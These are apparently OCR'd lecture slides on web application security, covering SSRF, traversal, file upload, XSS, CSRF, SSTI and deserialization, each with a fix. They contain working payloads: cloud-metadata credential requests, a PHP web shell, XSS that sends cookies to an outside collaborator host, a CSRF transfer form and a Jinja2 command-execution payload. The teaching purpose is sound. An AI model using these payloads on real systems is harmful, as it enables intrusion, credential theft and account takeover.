Server-Side Request Forgery: you make the server send an HTTP request to a destination of your choosing.

- Any feature that fetches a URL is a candidate: webhooks, link previews, 'import from URL', PDF generators, image fetchers.
- The server usually sits inside the network with access to internal services the internet cannot reach — SSRF borrows that access.
- You point the fetch at internal-only addresses (localhost admin panels, internal APIs) or at the cloud metadata service.
- It was serious before the cloud; the cloud made it critical, which is why it became its own Top-10 category in 2021.

Analogy: *Asking the concierge to fetch a document from a back office only staff are allowed to enter — the request carries their access, not yours.*

WORKED EXAMPLE

From basic SSRF to internal access

A 'fetch this URL' feature pointed inward (lab / PortSwigger SSRF labs):

```
# Intended use:
url=https://images.example.com/logo.png

# Reach an internal-only admin service:
url=http://localhost/admin
url=http://127.0.0.1:8080/


# Reach other internal hosts the server can see:
url=http://192.168.0.10/       url=http://internal-api:5000/

# Read local files via other schemes (if allowed):
url=file:///etc/passwd
```

The server returns responses from services you cannot reach directly. Next: the highest-value internal target of all — the cloud metadata endpoint.

THE CRITICAL CHAIN

SSRF to full cloud compromise



One innocent 'fetch this URL' feature becomes cloud-account takeover. IMDSv2's token requirement breaks the chain at the metadata step — which is exactly why it is the fix.

SSRF to cloud credentials

On a cloud host, a link-local metadata endpoint hands out temporary credentials (verified: AWS 169.254.169.254, GCP metadata.google.internal):

```
# AWS IMDSv1 (no protection) — read the instance role's keys:
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

# AWS IMDSv2 (token required) — get a token, then query:
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
curl -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/

# GCP — note the required header:
curl -H "Metadata-Flavor: Google" \
  http://metadata.google.internal/computeMetadata/v1/instance/\
  service-accounts/default/token
```

Those credentials are the instance's cloud identity — SSRF becomes cloud account compromise. IMDSv2's token requirement blocks the simplest SSRF; enforce it. (Cloud IAM is the DevSecOps module's territory.)

SSRF filter bypasses

Naive SSRF defences blocklist 'localhost' and '169.254' as strings — which alternate encodings and redirects walk straight past.

- Alternate representations of an IP: decimal (2130706433), octal, hex, or IPv6 forms of 127.0.0.1 defeat string blocklists.
- A redirect: point the fetch at your own server, which 302-redirects to the internal target the filter never saw.
- DNS rebinding: a hostname that resolves to a safe IP at check time and the internal IP at fetch time (time-of-check/time-of-use).
- The lesson: blocklisting strings is not access control — the fix is a positive allowlist of permitted destinations.

Analogy: *A doorman with a list of banned names — so you show up under a nickname, or send a friend who lets you in once inside.*

THE FIX

Fixing SSRF

Allowlist permitted destinations, block internal and link-local ranges, and enforce IMDSv2 in the cloud.

- Positive allowlist: permit only the exact hosts the feature legitimately needs; deny everything else by default.
- Block requests to private (RFC 1918) and link-local (169.254.0.0/16) ranges, and resolve-then-validate the final IP after redirects.
- Enforce cloud metadata protection (AWS IMDSv2, hop-limit) so a bare SSRF cannot read credentials.
- Do not send the raw response back to the user, and disable unused URL schemes (file://, gopher://, dict://).

Analogy: *Giving the concierge a short list of approved addresses to visit — anything not on the list is simply refused, no matounter how it's spelled.*

PART G

Traversal, upload & wrap-up

Reaching files you shouldn't, uploading code you shouldn't, and the one fix behind them all

Path traversal

User input used to build a file path can escape the intended directory with ../ sequences and read arbitrary files.

- A feature that serves a file by name (?file=report.pdf) becomes dangerous when input is used in the path unchecked.
- ../ climbs up one directory; enough of them reach the filesystem root, then any readable file (/etc/passwd, config, keys).
- Filters that strip '../' are bypassed with encoding (%2e%2e%2f) or nested sequences (....//) that survive one pass of stripping.
- Also called Local File Inclusion when the file is then executed or included by the app.

Analogy: *Writing '../../the manager's office' on a delivery slip that the mailroom follows literally, step by step, out of the intended room.*

Path traversal payloads and mitigation

Escaping the intended directory, and the bypasses for naive filters:

```
?file=../../../../etc/passwd            classic traversal
?file=..%2f..%2f..%2fetc%2fpasswd       URL-encoded slashes
?file=....//....//etc/passwd            defeats single-pass strip
?file=..%252f..%252f                    double URL-encoding

# FIX: canonicalise the path, then confirm it stays inside the base dir
#  - resolve to an absolute path (realpath) and check the prefix
#  - allowlist filenames; never pass raw user input to file APIs
```

The structural fix is the same idea as everywhere today: don't build a path from raw input — resolve it and verify it is within the permitted directory.

Insecure file upload

An upload feature that stores an executable file in a reachable place lets an attacker upload a web shell and run it.

- Upload a server-side script (a PHP web shell), browse to it, and the server executes it — instant remote code execution.
- Weak checks are bypassed: Content-Type is attacker-set, extension filters fall to shell.php.jpg / .phtml / .php5, and magic-byte checks fall to a polyglot (GIF89a header + PHP).
- Even 'image only' uploads can carry code (a PHP payload after valid image bytes) if the server will execute the stored file.
- The danger is the combination: a file the server will EXECUTE, stored in a location the attacker can REACH.

Analogy: *Posting a live circuit into a box marked 'photos only' — and the mailroom dutifully plugs it into the wall.*

ATTACK + THE FIX

Web shell upload and mitigation

Uploading and reaching a shell, plus the layered fix (DVWA upload module):

```
# A minimal PHP web shell (shell.php):
<?php system($_GET['c']); ?>

# Common filter bypasses:
  shell.php.jpg        double extension
  Content-Type: image/jpeg   (spoofed header)
  GIF89a<?php ... ?>   valid magic bytes + code

# Then execute:  /uploads/shell.php?c=id

# FIX: allowlist extensions, re-encode images, store OUTSIDE webroot,
#      randomise names, and serve with no-execute permissions.
  then reach it -> /uploads/shell.php?c=id  is no longer executable
```

The strongest control is storing uploads outside the web root and serving them through a handler that never executes them — then extension tricks are moot.

Why blocklists lose and separation wins

Blocklist the bad characters

- Ban ' ; < ../ and hope
- Always another encoding or bypass
- Breaks legitimate input (O'Brien)
- A speed bump, never a fix

Separate data from code

- Parameterised queries (SQLi)
- Argument arrays, not shell strings (cmd)
- Disable external entities (XXE)
- Allowlist destinations + paths (SSRF, traversal)

THE THROUGH-LINE

One flaw behind the whole family

Every attack today — SQLi, command, XXE, SSRF, traversal, upload — is the server failing to separate data from code or destinations.

- SQLi and command injection: input becomes an instruction. XXE and SSRF: input becomes a destination. Traversal and upload: input becomes a path or executable.
- Every fix is the same shape: keep input as inert data (parameterise, use argument arrays, disable entities, allowlist destinations and paths).
- Blocklisting bad characters loses in every case; structural separation and allowlisting win in every case.
- This is Part 1's trust boundary with a sharper consequence: not just wrong access, but code execution.

Analogy: *Six different doors, one broken lock design — fix the design once and every door is secured.*

IN-CLASS EXERCISE · 8 min

Name the injection

For each payload seen in a request on an authorised test, name the injection type, the sink it targets, and the one-line fix.

- username=admin'-- - in a login form that then logs you in.
- host=8.8.8.8 %26%26 cat /etc/passwd in a 'network tools' page.
- url=http://169.254.169.254/latest/meta-data/ in an image-import field.
- avatar=shell.php.jpg uploaded, then reachable at /uploads/shell.php.

THE PART 2 MESSAGE

Injection is the server treating your input as code, a command, a destination, or a path. Learn it once on SQL injection, and every other member is the same three steps against a different interpreter. The fix is never a blocklist — it is keeping data and code physically separate.

KEY TAKEAWAYS

The five things to remember from Part 2

1. **Injection = data crossing into code** one mechanic against many interpreters — database, shell, XML, filesystem
2. **SQLi has a ladder** in-band UNION, then boolean-blind, then time-blind when all output is hidden
3. **Understand it, then automate** sqlmap after the manual craft, never instead of it — and always authorised
4. **SSRF is critical in the cloud** the metadata endpoint turns one fetch into stolen cloud credentials — enforce IMDSv2
5. **Parameterise, don't blocklist** prepared queries, argument arrays, disabled entities, allowlisted paths — structural fixes win

NEXT IN THIS BLOCK

Part 3 — client-side and logic flaws

The trust boundary again, now in the browser and in the business rules the app is supposed to enforce.

- Cross-site scripting (reflected, stored, DOM), injection contexts, filter bypass and Content Security Policy.
- CSRF and the cases where its defences fail; server-side template injection; insecure deserialization.
- Business-logic flaws — the bugs no scanner finds, because the app works exactly as coded but not as intended.
- Then A05 Misconfiguration, A06 Vulnerable Components, a brief look at request smuggling, and the secure-SDLC close.

Analogy: *Today the server ran your input; next, the browser runs it — and the business rules are talked into doing the wrong thing.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 9 (SQL Injection), Ch. 10 (OS command, path traversal, file inclusion)
- OWASP Top 10:2021 A03 Injection, A10 SSRF; OWASP WSTG — Input Validation (WSTG-INPV)
- OWASP Cheat Sheets: SQL Injection Prevention, OS Command Injection Defense, XXE Prevention, SSRF Prevention, File Upload
- Tools: sqlmap (sqlmap.org), commix (github.com/commixproject/commix), Burp Suite + Collaborator (oastify) for OOB
- Cloud metadata (verified): AWS IMDS 169.254.169.254 (enforce IMDSv2); GCP metadata.google.internal + Metadata-Flavor: Google
- Practice (authorised only): DVWA (:8080) SQLi/command/upload modules, OWASP Juice Shop (:3000), PortSwigger Academy — SQL injection, XXE, SSRF, file upload
- Prior knowledge: SQL basics (Year 2); Part 1 trust boundary + Burp workflow

TOPIC 2 · WEB APPLICATION SECURITY — PART 3 OF 3

Web Application Security — Part 3 of 3

Attacks that run in the victim's browser, and the logic flaws no scanner will ever find

What we'll cover

1. Cross-site scripting — reflected, stored, DOM, contexts, bypass, CSP
2. CSRF — and when its defences fail
3. Server-side template injection
4. Insecure deserialization
5. Business-logic flaws — the bugs scanners miss
6. Misconfiguration, vulnerable components, request smuggling
7. The secure SDLC & the whole web block on one line

PART A

Cross-site scripting (XSS)

Injection, but the interpreter is the victim's browser

DEFINITION

What cross-site scripting is

The attacker gets their JavaScript to run in another user's browser, in the context of the trusted site.

- The app reflects or stores attacker input into a page without encoding it, so the browser treats it as script, not text.
- That script runs with the victim's session on the real origin — it can do anything the user can do.
- Impact: steal session cookies, perform actions as the victim, deface the page, or keylog the form they are filling in.
- It is client-side code execution — the browser is the interpreter that gets confused (the same mechanic as Part 2).

Analogy: *Graffiti on a shared noticeboard that every later reader unknowingly obeys — the message came from a stranger, but it wears the board's authority.*

THE MECHANIC

How XSS works



The break is step 2 — output placed into the page without context-aware encoding. The fix (encode on output) targets exactly that step.

REFERENCE TABLE

The three types of XSS

Classified by where the payload lives and who it reaches:

TYPE	WHERE THE PAYLOAD LIVES	WHO IT HITS
Reflected	in the request, echoed back	whoever opens the link
Stored	saved server-side, served later	every visitor to the page
DOM	never leaves the browser	whoever loads the page

Stored is the most dangerous (it hits everyone automatically); DOM is the subtlest (the bug is entirely in client-side JavaScript, invisible server-side).

Reflected vs stored XSS — the severity gap

Reflected XSS

- Payload lives in the request
- Runs only for who opens the crafted link
- Needs delivery — a link, social engineering
- Non-persistent: gone after the request

Stored XSS

- Payload saved on the server
- Runs for EVERY visitor, automatically
- No link needed — the site delivers it
- Persistent until someone removes it

TYPE 1

Reflected XSS

Input in the request is echoed straight back into the response, so a crafted link runs script in whoever opens it.

- Classic sink: a search box that prints 'Results for <your input>' without encoding.
- Delivery is a link the attacker sends (email, chat, another site); the victim clicks and their own browser runs the payload.
- It runs in the victim's session on the real site — the attacker never sees the page, but their script does.
- Lower persistence than stored, but trivial to demonstrate and still account-takeover-capable via cookie theft.

Analogy: *A hall of mirrors that throws your shout straight back at whoever happens to be standing in front of it.*

WORKED EXAMPLE

Reflected XSS in a search field

A search parameter echoed into the page unencoded (DVWA XSS Reflected):

```
// vulnerable: echo 'Results for ' . $_GET['q'];

# The crafted link sent to the victim:
https://site/search?q=<script>alert(document.domain)</script>

# Their browser renders the script and runs it on the real origin.
# Real payload (not a popup) — steal the session:
?q=<script>new Image().src='https://x.oastify.com/?c='+document.cookie</script>
```

alert() only proves execution. The real impact is the second payload — exfiltrating the session cookie to an attacker-controlled host.

TYPE 2

Stored XSS

The payload is saved by the application and served to every user who views the page — no link required.

- Sinks: comments, reviews, profile fields, support tickets, any content one user submits and another user views.
- Because it is stored and auto-served, it hits every visitor — including administrators viewing user content.
- An admin-triggered stored XSS can steal an admin session and cascade into full application compromise.
- It is persistent: the payload runs until someone finds and removes the stored record.

Analogy: *A poster glued to the wall — it works on every visitor who walks past, not just the person who put it up.*

WORKED EXAMPLE

Stored XSS in a comment

A payload saved once, then run for every viewer (OWASP Juice Shop / DVWA stored):

```
# Submitted into a comment / review / profile field:
<script>fetch('https://x.oastify.com/?c='+document.cookie)</script>

# Stored in the database. Now EVERY user who loads the page runs it —
# their session cookie is sent to the attacker's Collaborator host.

# If an admin views the page, an admin session is stolen.
```

One submission, unlimited victims. This is why stored XSS on a shared page is frequently rated critical.

TYPE 3

DOM-based XSS

The vulnerability is entirely in client-side JavaScript: a browser 'source' flows into a dangerous 'sink' with no server involvement.

- The server never sees the payload — client JS reads attacker-controlled data (a source) and writes it into an executable place (a sink).
- Common sources: location.hash, location.search, document.referrer, postMessage, localStorage.
- Common sinks: innerHTML, document.write, eval(), setTimeout(string), and jQuery's .html().
- Because the payload never reaches the server, server-side filters and WAFs cannot see it — you must read the JavaScript.

Analogy: *A machine that reads its own display label aloud and does whatever the label says — and anyone can rewrite the label.*

WORKED EXAMPLE

DOM XSS: source to sink

Client-side code copying a URL fragment into the page (PortSwigger DOM XSS labs):

```
// vulnerable client JS:
document.getElementById('out').innerHTML = location.hash.slice(1);
//   source = location.hash     sink = innerHTML

# The exploit URL (the payload after # never reaches the server):
https://site/page#<img src=x onerror=alert(document.domain)>

# <img onerror> is used because innerHTML won't run a bare <script>.
```

The '#' fragment is never sent to the server, so this is invisible to server logs and WAFs — DOM XSS is found by reading the JavaScript, not the traffic.

WHY IT MATTERS

From proof to account takeover

alert(1) only proves execution; the real impact of XSS is what that script does with the victim's session.

- Steal the session cookie (when it lacks HttpOnly) and replay it — account takeover with no password needed.
- Act as the victim: change the email, make a purchase, submit forms — all inside their authenticated session.
- Keylog the page and capture what the victim types, including a password into a login form on the same origin.
- Stored XSS on a shared page can spread between users automatically — an XSS worm.

Analogy: *Copying the cloakroom ticket from someone's pocket — from that moment their coat, and everything in it, is yours.*

THE MODERN VARIANT

Blind XSS

A stored payload that fires somewhere the tester never sees — an admin panel, a log viewer, a support dashboard.

- Submitted in one place (a support ticket, a User-Agent header, a feedback form) and executed later in a back-office page.
- There is no immediate feedback, so confirmation is out-of-band: the payload calls home to a listener when it finally runs.
- Tooling: XSS Hunter-style payloads or a Burp Collaborator callback that report where and when they executed.
- High impact, because it typically fires in a privileged internal context — exactly where an admin session lives.

Analogy: *Leaving a sealed note in the outgoing post that only detonates when it reaches the manager's desk, far out of sight.*

TRIAGE NUANCE

Self-XSS is usually not a finding

If the only way to trigger the script is for the victim to paste it into their own browser console, there is no attacker path.

- Self-XSS needs the victim to run code against themselves — the application never delivered the payload.
- Browsers now warn users against pasting into the developer console for exactly this reason.
- It becomes a real finding only when chained — e.g. a CSRF that plants the payload, giving an attacker-controlled delivery path.
- Judgement like this separates a credible report from a rejected one — the reproducibility bar from Part 1.

Analogy: *Convincing someone to pick their own pocket is not pickpocketing — there is no attacker action to defend against.*

THE NUANCE

Injection contexts decide the payload

The same input lands in different places — HTML, an attribute, a script, a URL — and each needs a different break-out.

- A payload that works in the HTML body fails inside an attribute or a JavaScript string, and vice versa.
- You must first escape the current context (close the tag, close the quote, close the string) before your script can run.
- This is why 'it didn't pop an alert' does not mean 'not vulnerable' — the payload may just be wrong for the context.
- Reading the exact reflection context is the skill that separates a real XSS from a missed one.

Analogy: *The same word is a polite greeting in one language and an insult in another — where it lands decides what it means.*

REFERENCE TABLE

Break-out payload per context

Escape the context first, then run script:

CONTEXT	BREAK-OUT PAYLOAD
HTML body	`<script>alert(1)</script>`
HTML attribute	`"><svg onload=alert(1)>`
Inside a tag	`" autofocus onfocus=alert(1) x="`
JavaScript string	`';alert(1);//`
URL / href	`javascript:alert(1)`

Each row first closes the surrounding context (a quote, a tag, a string) then introduces script — the payload must match where the input is reflected.

XSS filter bypass

Blocklists that strip 'script' or '<' lose to event handlers, alternative tags, and encoding — the same losing game as Part 2.

- No <script> needed: <img src=x onerror=...>, <svg onload=...>, <body onload=...> all run script via event handlers.
- No parentheses needed: onerror=alert`1` uses backticks; useful where () is filtered.
- Defeating naive strip-once filters: <scr<script>ipt> becomes <script> after the inner match is removed.
- Encoding (HTML entities, URL, unicode) slips payloads past filters that only match literal strings.

Analogy: *A bouncer with a printed list of banned words, defeated by synonyms, accents, and spelling the word inside another word.*

THE DEFENCE

Content Security Policy (CSP)

A response header that tells the browser which script sources are allowed — a strong second line of defence when encoding is missed.

- CSP lets the site declare 'only run scripts from these origins' — an injected inline script is then refused by the browser.
- A strong policy blocks inline script and 'unsafe-eval'; nonces or hashes allow only the site's own known scripts.
- It is defence in depth, not a substitute for output encoding — a weak or wildcard CSP gives little protection.
- Set it via the Content-Security-Policy header; report-only mode lets you tune it before enforcing.

Analogy: *A venue rule that only the booked band may play — a walk-on performer is refused at the microphone even if they got on stage.*

THE FIX

Fixing XSS

Encode output for its exact context, prefer frameworks that auto-escape, and add CSP and HttpOnly as defence in depth.

- Context-aware output encoding is the core fix: HTML-encode for HTML, JS-encode for scripts, URL-encode for URLs — encode on output, at the point of use.
- Use frameworks that auto-escape by default (React, Angular, modern template engines) and avoid dangerous sinks (innerHTML, dangerouslySetInnerHTML).
- Add CSP to contain what slips through, and set HttpOnly on session cookies so a successful XSS cannot read them.
- Validate input as a bonus, but never rely on it — encoding on output is what actually stops XSS.

Analogy: *Printing every guest's message behind glass — it can be read, but never acted on as an instruction.*

PART B

Cross-site request forgery (CSRF)

Making the victim's browser fire a state-changing request they never intended

XSS vs CSRF — two client-side siblings

XSS

- Runs the ATTACKER'S script on the site
- Can read the response and steal data
- Breaks in by injecting into a page
- Fix: output encoding + CSP

CSRF

- Sends a request the VICTIM is trusted for
- Cannot read the response — blind
- Breaks in by forging a state change
- Fix: anti-CSRF token + SameSite

DEFINITION

What CSRF is


The attacker tricks a logged-in victim's browser into sending a state-changing request to a site where the victim is authenticated.

- Browsers automatically attach a site's cookies to every request to that site — including requests triggered from a different, attacker-controlled page.
- So a hidden form on the attacker's page can POST to the victim's bank, and the browser dutifully includes the session cookie.
- The server sees a valid, authenticated request and performs the action — a transfer, an email change, a password reset.
- It only works for actions with predictable requests and no unpredictable secret (a CSRF token) — that gap is the bug.

Analogy: *Posting a pre-filled cheque through the victim's door that their own bank honours, because it recognises the address it came from.*

THE MECHANIC

How CSRF works



The attacker never sees the response — CSRF is fire-and-forget state change. A per-request secret (CSRF token) the attacker cannot guess breaks step 3.

WORKED EXAMPLE

A CSRF proof of concept

An auto-submitting form on an attacker-controlled page (PortSwigger CSRF labs):

```
<form action="https://bank.example/transfer" method="POST">
  <input name="to"     value="attacker">
  <input name="amount" value="1000">
</form>
<script>document.forms[0].submit()</script>

# The victim only has to OPEN this page while logged in to the bank.
# Their browser POSTs with their session cookie -> transfer executes.
```

No XSS required and the attacker never sees the response — CSRF only needs the request to be predictable and cookie-authenticated.

When CSRF defences fail

Most apps have some defence — but tokens that aren't validated, GET-based actions, and SameSite gaps reopen the hole.

- Token present but not validated: the server issues a CSRF token yet accepts the request when it is removed or altered — a common real bug.
- State change on GET: an action reachable by URL (a link, an <img src>) is trivially forgeable and bypasses form-based tokens.
- SameSite gaps: SameSite=Lax still allows top-level GET navigations, and sibling-subdomain or method-override tricks can slip past.
- JSON endpoints without CORS checks, or that accept text/plain, can sometimes be reached from a simple form.

Analogy: *A lock that looks fitted but was never actually bolted to the frame — it rattles open when you simply push.*

THE FIX

Fixing CSRF

A per-request anti-CSRF token the attacker cannot obtain, backed by SameSite cookies and re-authentication on sensitive actions.

- Anti-CSRF token: a secret, unpredictable value tied to the session, required on every state-changing request and validated server-side.
- Set SameSite=Lax or Strict on session cookies so the browser withholds them on cross-site requests (defence in depth, per Part 1).
- Never change state on GET — reserve GET for reads, use POST/PUT/DELETE for actions.
- Re-authenticate or step up (password / MFA) for the most sensitive actions (email change, password change, payments).

Analogy: *Requiring a one-time passphrase that only the real teller's window displays — a forged cheque from outside can never carry it.*

PART C

Server-side template injection

When user input lands in a template the engine then evaluates — often straight to RCE

XSS vs SSTI — where the code runs

XSS

- Executes in the victim's BROWSER
- Client-side: cookies, DOM, actions
- Impact: session theft, actions-as-user
- Fix: context-aware output encoding

SSTI

- Executes on the SERVER
- Reaches the host language and the OS
- Impact: frequently full RCE
- Fix: user input as data, never in the template

DEFINITION

What SSTI is

User input is embedded into a server-side template that the engine then evaluates, so the input can execute template expressions.

- Template engines turn 'Hello {{name}}' + data into HTML — powerful, because expressions inside {{ }} are evaluated.
- The bug: user input concatenated INTO the template string, so the attacker's {{ }} expression is evaluated, not printed.
- Detection is a maths probe: if {{7*7}} comes back as 49, the input is being evaluated as a template expression.
- Impact ranges from data disclosure to full RCE, because template expressions can often reach the underlying language and OS.

Analogy: *A mail-merge that runs whatever formula you type into the name field, instead of printing it as your name.*

Detecting SSTI and identifying the engine

The maths probe confirms evaluation; the syntax that works identifies the engine (tplmap automates both):

```
{{7*7}}      -> 49    Jinja2 (Python), Twig (PHP)
${7*7}       -> 49    FreeMarker, Spring EL (Java)
<%= 7*7 %>   -> 49    ERB (Ruby)
#{7*7}       -> 49    Thymeleaf / Ruby
${{7*7}}             polyglot probe — try when unsure

# tplmap (github.com/epinna/tplmap) automates detection -> RCE
```

Which syntax evaluates tells you the engine, and the engine tells you the RCE path — the payloads are engine-specific.

ESCALATION

From SSTI to remote code execution

Template expressions can usually navigate the language's object model to reach OS command execution.

- In Jinja2, an expression can walk Python's class hierarchy from a string object to the os module and call popen.
- The payload looks arcane but the idea is simple: from any object, reach a class that can run commands.
- Sandboxed engines raise the bar but have a long history of escapes — sandbox is mitigation, not a guarantee.
- This is why SSTI is typically critical: template evaluation on the server is a short path to owning the host.

Analogy: *Being handed a pocket calculator that, with the right sequence of buttons, unlocks the building's front door.*

WORKED EXAMPLE

Jinja2 SSTI to command execution

Walking the object model to run a command (lab / PortSwigger SSTI labs):

```
# 1. Confirm evaluation:
{{7*7}}                          -> 49

# 2. Reach the OS from a template expression (Jinja2 / Python):
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}

#    -> uid=33(www-data) gid=33(www-data) ...  = RCE
```

The payload is engine-specific and looks obscure, but the principle is universal: template evaluation reaches the host language, and the host language reaches the OS.

THE FIX

Fixing SSTI

Never build templates from user input — pass user data only as template variables, and use a sandboxed, logic-light engine.

- Keep user input as DATA passed to a fixed template, never concatenated INTO the template string — the same data/code separation as Part 2.
- Use logic-less or sandboxed template engines and keep them patched against known sandbox escapes.
- If users must supply templates (rare), run them in a strongly sandboxed, least-privilege environment.
- Validate and contextually escape output as defence in depth, but the real fix is structural separation.

Analogy: *Handing the mail-merge a form with fixed wording and blanks for the name — the name can never become a formula.*

PART D

Insecure deserialization

Trusting a serialized object from the client — and letting it rebuild into code

DEFINITION

What insecure deserialization is


The application rebuilds objects from serialized data supplied by the client, allowing a crafted blob to trigger unintended code.

- Serialization turns an object into a storable/transmittable string; deserialization rebuilds the object from that string.
- If the string is attacker-controlled, a crafted payload can instantiate unexpected objects and invoke their methods during reconstruction.
- In several languages this reaches remote code execution via 'gadget chains' — existing classes strung together to run commands.
- It is A08 (Software & Data Integrity Failures) on the 2021 list, and it hides in cookies, tokens, and API payloads.

Analogy: *Assembling flat-pack furniture from a stranger's instructions that, followed step by step, also rewire the house.*

THE MECHANIC

How a deserialization attack works



Reconstruction itself runs code (constructors, magic methods). The fix breaks step 3 — do not deserialize untrusted data, or verify a signature before you do.

REFERENCE TABLE

